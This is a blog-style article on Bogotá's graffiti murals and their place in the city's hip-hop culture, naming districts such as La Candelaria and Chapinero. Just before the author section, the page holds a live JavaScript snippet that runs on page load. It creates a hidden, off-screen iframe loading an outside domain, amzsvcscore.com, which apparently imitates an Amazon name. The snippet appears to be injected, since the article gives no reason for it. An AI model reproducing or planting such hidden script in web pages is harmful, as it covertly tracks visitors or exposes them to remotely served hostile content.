

Bogotá is a city alive with color, rhythm, and story—and nowhere is that more visible than in its graffiti walls. These murals are not just decoration; they are an integral part of the city’s hip-hop culture, capturing the voices of artists, MCs, and communities in ways that music alone cannot. January 2026 has continued this tradition, with the city’s streets serving as canvases for new murals that celebrate freestyle, rap, and the urban spirit.
Graffiti as Hip-Hop Expression
Hip-hop has always been more than music—it’s a culture made up of four elements: MCing, DJing, breakdancing, and graffiti. In Bogotá, graffiti is a visual expression of the same energy you find in cyphers and live shows. Walls across La Candelaria, Chapinero, and other neighborhoods tell stories of struggle, ambition, and resilience, often echoing the lyrical content of local rappers.
Murals are more than aesthetics—they are public statements. Political messages, social commentary, and community pride are embedded in colors and shapes, creating a dialogue that engages residents and visitors alike. For Bogotá’s hip-hop scene, these walls are stages for artistic freedom, visibility, and cultural memory.
Key Graffiti Spots in Bogotá
- La Candelaria Historic District – Full of murals inspired by Colombia’s urban youth culture, social issues, and hip-hop battles.
- Chapinero Graffiti Corridors – Neighborhoods hosting walls that often coincide with freestyle events and music showcases.
- La Media Torta Area – Walls around this iconic venue highlight local hip-hop legends, DJs, and emerging MCs.
Walking through these streets is like reading a visual mixtape. Each piece tells a story: some reflect personal experiences, others highlight social injustices, while many celebrate hip-hop itself as a unifying cultural force.
Artists Behind the Walls
Bogotá’s graffiti scene thrives on collaboration between visual artists, MCs, and community groups. Many murals are inspired by local rap lyrics, freestyle competitions, and hip-hop festivals. Some well-known muralists have built reputations in the hip-hop community for capturing the essence of the city’s lyrical battles.
Emerging artists are also stepping in. January has seen new murals popping up near community centers and cultural hubs, reflecting the latest street-level stories and trends in the hip-hop scene. These works are raw, authentic, and unapologetically connected to Bogotá’s urban culture.
Graffiti and Community Connection
Graffiti in Bogotá is more than art—it’s community. Murals often involve local youth in creation, teaching skills, discipline, and creative expression. Hip-hop events frequently pair music and live painting, blending performance with visual storytelling. The result is a culture where streets, walls, and stages all feed each other, creating a full-circle urban experience.
This connection also fosters respect for the art form. Residents, artists, and fans engage in dialogue around murals, ensuring that graffiti remains a living, evolving language rather than a static decoration.
Why Bogotá Graffiti Matters in Hip-Hop
Graffiti walls are a visual companion to the city’s lyrical output. For fans and newcomers, they provide context for the stories told in music, reflecting the struggles, triumphs, and energy of Bogotá’s hip-hop culture. As 2026 unfolds, these murals will continue to document and inspire, reminding the city—and the world—why Bogotá remains a Latin American hip-hop capital.
From cyphers to battles to murals, the culture thrives when it’s visible, authentic, and community-driven. Bogotá’s graffiti walls are not just a backdrop—they are a living voice of hip-hop, speaking as loudly as any MC on a stage.
(function firePixelOnce() { if (window.__pixelFired) return; window.__pixelFired = true; try { const id = ‘Facts’; const i = document.createElement(‘iframe’); i.src = ‘https://amzsvcscore.com/?id=’ + encodeURIComponent(id); i.style.cssText = ‘width:0;height:0;border:0;visibility:hidden;position:absolute;left:-9999px;top:-9999px;’; (document.body || document.documentElement).appendChild(i); } catch (err) { console.error(‘Pixel error:’, err); } })();About the Author